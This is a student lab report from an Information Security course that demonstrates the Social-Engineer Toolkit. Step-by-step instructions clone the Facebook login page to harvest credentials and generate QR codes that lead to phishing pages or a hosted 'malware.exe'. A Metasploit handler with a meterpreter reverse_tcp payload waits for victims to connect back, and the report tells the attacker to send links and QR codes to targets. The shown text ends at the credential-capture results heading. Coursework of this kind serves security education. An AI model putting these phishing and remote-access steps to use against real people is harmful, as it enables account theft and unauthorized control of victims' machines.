SOMAIYA
VIDYAVIHAR UNIVERSITY

**K J Somaiya College of Engineering, Mumbai-400077**

**Department of Computer Engineering**

**Group No: G-23**
**Div: B-3**
**Branch: Computer Engineering**
**IA No: IA1**
**Date: 16/02/2025**

**Subject: Information Security**

**TITLE:** Implementation of any security tool
**AIM:** To implement Social Engineering Toolkit (SET)

**Team Members:**

- Swadha Khatod - 16010122282
- Anuj Parwal - 16010122263
- Atharv Bhosale- 16010122270

## Introduction:

The Social-Engineer Toolkit (SET) is an open-source penetration testing framework designed for social engineering attacks. Developed by TrustedSec, it is widely used by ethical hackers and security professionals to test and educate organizations on social engineering vulnerabilities.

SET provides various attack vectors, including phishing, credential harvesting, spear-phishing, and payload delivery. One of its most popular features is the Website Attack Vector, which allows attackers to clone legitimate websites and capture user credentials.

SET integrates seamlessly with Metasploit, allowing advanced post-exploitation techniques. It supports SMTP-based phishing attacks, malicious USB creation, and Wi-Fi access point attacks, making it a powerful tool for simulating real-world cyber threats.

Despite its offensive capabilities, SET is primarily used for ethical hacking, security awareness training, and penetration testing. Organizations utilize SET to understand human vulnerabilities and implement stronger security measures against social engineering threats.

**Features/Characteristics:**

1. **Phishing Attacks** – Allows creation of highly customizable phishing campaigns, including credential harvesting and spear-phishing emails.
2. **Website Attack Vectors** – Can clone real websites and modify login forms to capture user credentials.
3. **Credential Harvester** – Captures login credentials from cloned websites in real-time.
4. **Metasploit Integration** – Works seamlessly with Metasploit for post-exploitation activities and payload delivery.
5. **Payload and Listener Generation** – Can create backdoor payloads and set up listeners for remote access and control.
6. **USB/CD Auto-Run Attacks** – Generates malicious executables that execute automatically when plugged into a system.
7. **Wi-Fi Access Point Attacks** – Creates fake Wi-Fi access points to capture network credentials.
8. **SMS and Email Spoofing** – Can send fake SMS and emails for social engineering penetration testing.
9. **Powershell Attacks** – Leverages PowerShell to execute scripts and payloads directly into memory, bypassing antivirus detection.
10. **Man-in-the-Middle (MITM) Attacks** – Can be used to intercept and manipulate network traffic for credential extraction.
11. **QR Code Attacks** – Generates malicious QR codes that direct users to phishing websites or download payloads.
12. **Highly Customizable** – Offers extensive configuration options, allowing security testers to modify attack scenarios to fit their needs.
13. **Automated Reports** – Generates detailed logs and reports for penetration testing and auditing purposes.
14. **Cross-Platform Support** – Runs on Linux and macOS with Python-based execution.
15. **Ethical Hacking & Security Awareness** – Used by professionals for ethical penetration testing and training employees on social engineering threats.

## Methodology:

### Attack 1: Credential Harvesting Attack

A Credential Harvesting Attack is a social engineering technique where an attacker creates a fake login page to trick users into entering their credentials (e.g., username and password). This method is commonly used in phishing attacks, where users unknowingly submit their sensitive data, believing they are logging into a legitimate website. The Social-Engineer Toolkit (SET) provides an automated way to set up a credential harvester attack by cloning real websites and capturing the credentials entered by unsuspecting users.

The **primary goal** of a credential harvesting attack is to:

- Simulate real-world phishing attacks for penetration testing.
- Assess the security awareness of employees or users.
- Demonstrate the importance of multi-factor authentication (MFA).
- Educate organizations on how attackers steal credentials and how to prevent it.

**Implementation** is as follows:

### Step 1: Install and Launch SET

- git clone https://github.com/trustedsec/social-engineer-toolkit.git
- cd social-engineer-toolkit
- sudo pip3 install -r requirements.txt
- sudo python3 setoolkit
- The SET main menu will appear.

### Step 2: Select the Attack Type

- In the SET terminal, select Social-Engineering Attacks by entering: 1
- Choose Website Attack Vectors: 2
- Choose Credential Harvester Attack Method:3
- Select Site Cloner to clone a real website:2

### Step 3: Configure the Attack

- Enter the URL of the website you want to clone : https://facebook.com

- Enter the IP address of your machine where credentials will be stored.

**Step 4: Start the Attack**

- SET will clone the website and set up a web server on your specified IP.
- The cloned phishing page will be accessible at IP
- Send the phishing link to the target (via email, message, or social media).
- When the target enters their credentials on the fake login page, SET captures and logs them.

**Step 5: Capture and View Credentials**

- Once a victim submits their login details, you will see them in real time on your SET terminal.
- The captured credentials are stored in a log file

**Attack 2: QRCode Generator Attack Vector**

A **QR Code Attack** is a social engineering technique where an attacker generates a malicious QR code that, when scanned, redirects the victim to a **phishing page, exploit link, or malicious payload**. This method exploits users' trust in QR codes, making them more likely to scan and interact with a malicious website.

The primary goal of a QR code attack is to:

- Simulate real-world phishing scenarios for penetration testing.
- Demonstrate the risks of scanning unverified QR codes.
- Assess the security awareness of users and employees.
- Educate organizations on how attackers exploit QR codes and how to prevent it.

**Implementation**

**Step 1: Install and Launch SET**

Run the following commands to install and launch the Social-Engineer Toolkit (SET):

```
git clone https://github.com/trustedsec/social-engineer-toolkit.git
cd social-engineer-toolkit
sudo pip3 install -r requirements.txt
sudo python3 setoolkit
```

**Step 2: Select the Attack Type**

In the SET terminal, select the **QR Code Attack** by following these steps:
1. Select **Social-Engineering Attacks** by entering: 1
2. Choose **QRCode Generator Attack Vector**:8

**Step 3: Configure the Attack**

- Enter the **URL** to which the QR code should redirect. Possible attack options include: A **phishing page** (e.g., a cloned login page):

  http://<your Kali IP>/fake-login.html

- A **malicious payload hosted on your server** (e.g., payload.exe): http://<your Kali IP>/malware.exe

- A **survey or fake document download link** https://example.com/fake-survey

- SET will **generate the QR code** and store it as an image file.

**Step 4: Start the Attack**

The QR code image will be saved in:
/root/.set/reports/qrcode_attack.png
To open the QR code for distribution:
xdg-open /root/.set/reports/qrcode_attack.png

- **Distribute the QR code** via email, posters, or social media.
- When a victim scans the QR code, they will be redirected to the malicious link.

### Step 5: Capture and View Logs

- If the QR code **redirects to a phishing page**, credentials entered by the victim will be logged in the **harvester log file**.

  If the QR code **triggers a payload**, the attacker can monitor incoming connections using **Metasploit**:


  ```
  msfconsole
  use exploit/multi/handler
  set payload windows/meterpreter/reverse_tcp
  set LHOST <your Kali IP>
  set LPORT 4444
  exploit
  ```

  Once a victim interacts with the QR code and executes the payload, the attacker **gains access**.


## Results:

## Attack 1: Credential Harvesting Attack

**1. Installation & Setup Results:** Shows the successful installation of SET and Metasploit.




```
Last login: Sat Feb  8 17:40:38 on console
(base) swadhakhatod@Swadhas-MacBook-Air ~ % brew install python3
==> Auto-updating Homebrew...
Adjust how often this is run with HOMEBREW_AUTO_UPDATE_SECS or disable with
HOMEBREW_NO_AUTO_UPDATE. Hide these hints with HOMEBREW_NO_ENV_HINTS (see `man brew`).
==> Auto-updated Homebrew!
Updated 2 taps (homebrew/core and homebrew/cask).
==> New Formulae
agtinstall                    cloud-provider-kind           gdtoolkit                     icann-rdap
behaviortree.cpp              dud                           gnome-builder                 lazysql
catgirl                       evil-helix                    hypopg                        libcdio-paranoia
==> New Casks
chatwise                      cherry-studio                 gpt4all                       ik-product-manager

You have 12 outdated formulae installed.

python@3.13 3.13.1 is already installed but outdated (so it will be upgraded).
==> Downloading https://ghcr.io/v2/homebrew/core/python/3.13/manifests/3.13.2
##################################################################################################################
==> Fetching dependencies for python@3.13: ca-certificates, sqlite and xz
==> Downloading https://ghcr.io/v2/homebrew/core/ca-certificates/manifests/2024-12-31
##################################################################################################################
==> Fetching ca-certificates
==> Downloading https://ghcr.io/v2/homebrew/core/ca-certificates/blobs/sha256:414ada64e60703cd4e9aa97f36e29c1a7ec
##################################################################################################################
==> Downloading https://ghcr.io/v2/homebrew/core/sqlite/manifests/3.48.0
##################################################################################################################
==> Fetching sqlite
==> Downloading https://ghcr.io/v2/homebrew/core/sqlite/blobs/sha256:56459499fcb30c412b34069af462affba6150a684684
##################################################################################################################
==> Downloading https://ghcr.io/v2/homebrew/core/xz/manifests/5.6.4
##################################################################################################################
==> Fetching xz
==> Downloading https://ghcr.io/v2/homebrew/core/xz/blobs/sha256:b49f3559f9425b0a8c8de8806b2162d757196c06d4043e65
##################################################################################################################
==> Fetching python@3.13
==> Downloading https://ghcr.io/v2/homebrew/core/python/3.13/blobs/sha256:166ed4ffa110e57196cade5512bd7f5d27ce5c2
##################################################################################################################
==> Upgrading python3
  3.13.1 -> 3.13.2
==> Installing dependencies for python@3.13: ca-certificates, sqlite and xz
==> Installing python@3.13 dependency: ca-certificates
==> Downloading https://ghcr.io/v2/homebrew/core/ca-certificates/manifests/2024-12-31
Already downloaded: /Users/swadhakhatod/Library/Caches/Homebrew/downloads/c41a485689e1507291617fb1f0e2322a0870649
==> Pouring ca-certificates--2024-12-31.all.bottle.tar.gz
==> Regenerating CA certificate bundle from keychain, this may take a while...
🍺  /opt/homebrew/Cellar/ca-certificates/2024-12-31: 4 files, 233.9KB
==> Installing python@3.13 dependency: sqlite
==> Downloading https://ghcr.io/v2/homebrew/core/sqlite/manifests/3.48.0
Already downloaded: /Users/swadhakhatod/Library/Caches/Homebrew/downloads/7a63b9acdf9ca49e2b2210a457922c9e0b8953a
==> Pouring sqlite--3.48.0.arm64_sequoia.bottle.tar.gz
🍺  /opt/homebrew/Cellar/sqlite/3.48.0: 12 files, 4.9MB
==> Installing python@3.13 dependency: xz
==> Downloading https://ghcr.io/v2/homebrew/core/xz/manifests/5.6.4
Already downloaded: /Users/swadhakhatod/Library/Caches/Homebrew/downloads/d14e84095418591f4112922f1a834dbac6c7e4f
==> Pouring xz--5.6.4.arm64_sequoia.bottle.tar.gz
🍺  /opt/homebrew/Cellar/xz/5.6.4: 96 files, 2.0MB
==> Installing python@3.13
==> Pouring python@3.13--3.13.2.arm64_sequoia.bottle.tar.gz
==> /opt/homebrew/Cellar/python@3.13/3.13.2/bin/python3.13 -Im ensurepip
==> /opt/homebrew/Cellar/python@3.13/3.13.2/bin/python3.13 -Im pip install -v --no-index --upgrade --isolated --t
==> Caveats
Python is installed as
  /opt/homebrew/bin/python3

Unversioned symlinks `python`, `python-config`, `pip` etc. pointing to
`python3`, `python3-config`, `pip3` etc., respectively, are installed into
```




```
 ** Metasploit Framework Initial Setup Complete **

Metasploit tip: You can pivot connections over sessions started with the
ssh_login modules


 ______________________________________________________________________________
|                                                                              |
|                          3Kom SuperHack II Logon                             |
|______________________________________________________________________________|
|                                                                              |
|                                                                              |
|                                                                              |
|                 User Name:          [   security    ]                        |
|                                                                              |
|                 Password:           [               ]                        |
|                                                                              |
|                                                                              |
|                                                                              |
|                                   [ OK ]                                     |
|______________________________________________________________________________|
|                                                                              |
|                                                       https://metasploit.com |
|______________________________________________________________________________|


       =[ metasploit v6.4.49-dev-300e99db0101791908b12a3b5033e3bdd6c093ef]
+ -- --=[ 2491 exploits - 1283 auxiliary - 393 post       ]
+ -- --=[ 1463 payloads - 49 encoders - 13 nops           ]
+ -- --=[ 9 evasion                                       ]
```


**2. Configuring the Credential Harvester Attack :** Shows the steps taken to configure the Website Attack Vector and credential harvesting module.




```
                      ..:::::::::..
                  ..:::aad8888888baa:::..
              .::::d:?88888888888?::8b::::.
            .:::d8888:?88888888??a888888b:::.
          .:::d8888888a8888888aa8888888888b:::.
         ::::dP::::::::88888888888::::::::Yb::::
        ::::dP:::::::::Y888888888P:::::::::Yb::::
       ::::d8:::::::::::Y8888888P:::::::::::8b::::
      .::::88::::::::::::Y88888P::::::::::::88::::.
      :::::Y8baaaaaaaaaa88P:T:Y88aaaaaaaaaad8P:::::
      :::::::Y88888888888P::|::Y88888888888P:::::::
      ::::::::::::::::888:::|:::888::::::::::::::::
      `:::::::::::::::8888888888888b::::::::::::::'
       :::::::::::::::88888888888888::::::::::::::
        :::::::::::::d88888888888888:::::::::::::
         ::::::::::::88::88::88:::88::::::::::::
          `::::::::::88::88::88:::88::::::::::'
            `::::::::88::88::P::::88::::::::'
              `::::::88::88:::::::88::::::'
                 ``:::::::::::::::::::''
                      ``:::::::::''

[---]        The Social-Engineer Toolkit (SET)         [---]
[---]        Created by: David Kennedy (ReL1K)         [---]
                      Version: 8.0.3
                    Codename: 'Maverick'
[---]        Follow us on Twitter: @TrustedSec         [---]
[---]        Follow me on Twitter: @HackingDave        [---]
[---]       Homepage: https://www.trustedsec.com       [---]
        Welcome to the Social-Engineer Toolkit (SET).
         The one stop shop for all of your SE needs.

   The Social-Engineer Toolkit is a product of TrustedSec.

           Visit: https://www.trustedsec.com

   It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!


Can't get local object 'show_banner.<locals>.pull_version'
 Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) Third Party Modules

  99) Return back to the main menu.

set> 2
```



```
   1) Java Applet Attack Method
   2) Metasploit Browser Exploit Method
   3) Credential Harvester Attack Method
   4) Tabnabbing Attack Method
   5) Web Jacking Attack Method
   6) Multi-Attack Web Method
   7) HTA Attack Method

  99) Return to Main Menu

set:webattack>3
```




```
 The third method allows you to import your own website, note that you
 should only have an index.html when using the import website
 functionality.

   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu

set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report
```



```
Enter the IP address for POST back in Harvester/Tabnabbing: 192.168.0.106
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone: https://www.facebook.com

[*] Cloning the website: https://login.facebook.com/login.php
[*] This could take a little bit...
```

**3. Cloning the Website & Hosting the Phishing Page:** Display the cloned website URL where victims enter credentials.



127.0.0.1


Log in to Facebook

swadha.k@somaiya.edu

••••••


facebook
Log in
Forgot your account? · Sign up for Facebook
Marathi Hindi Urdu Gujarati Kannada Punjabi Tamil Bengali Telugu Malayalam English (UK) +
Sign up Log in Messenger Facebook Lite Video Places Games Marketplace Meta Pay Meta Store Meta Quest Ray-Ban Meta Meta AI
Instagram Threads Assistance Fund Services Voting Information Center Privacy Policy Privacy Center Groups Information Create an ad
Create page Developer Career Cookies Advertising selection Terms Help Uploading and interacting with non-users
Meta © 2025

**4. Capturing Login Credentials:** Show how credentials are captured when the victim enters login details.



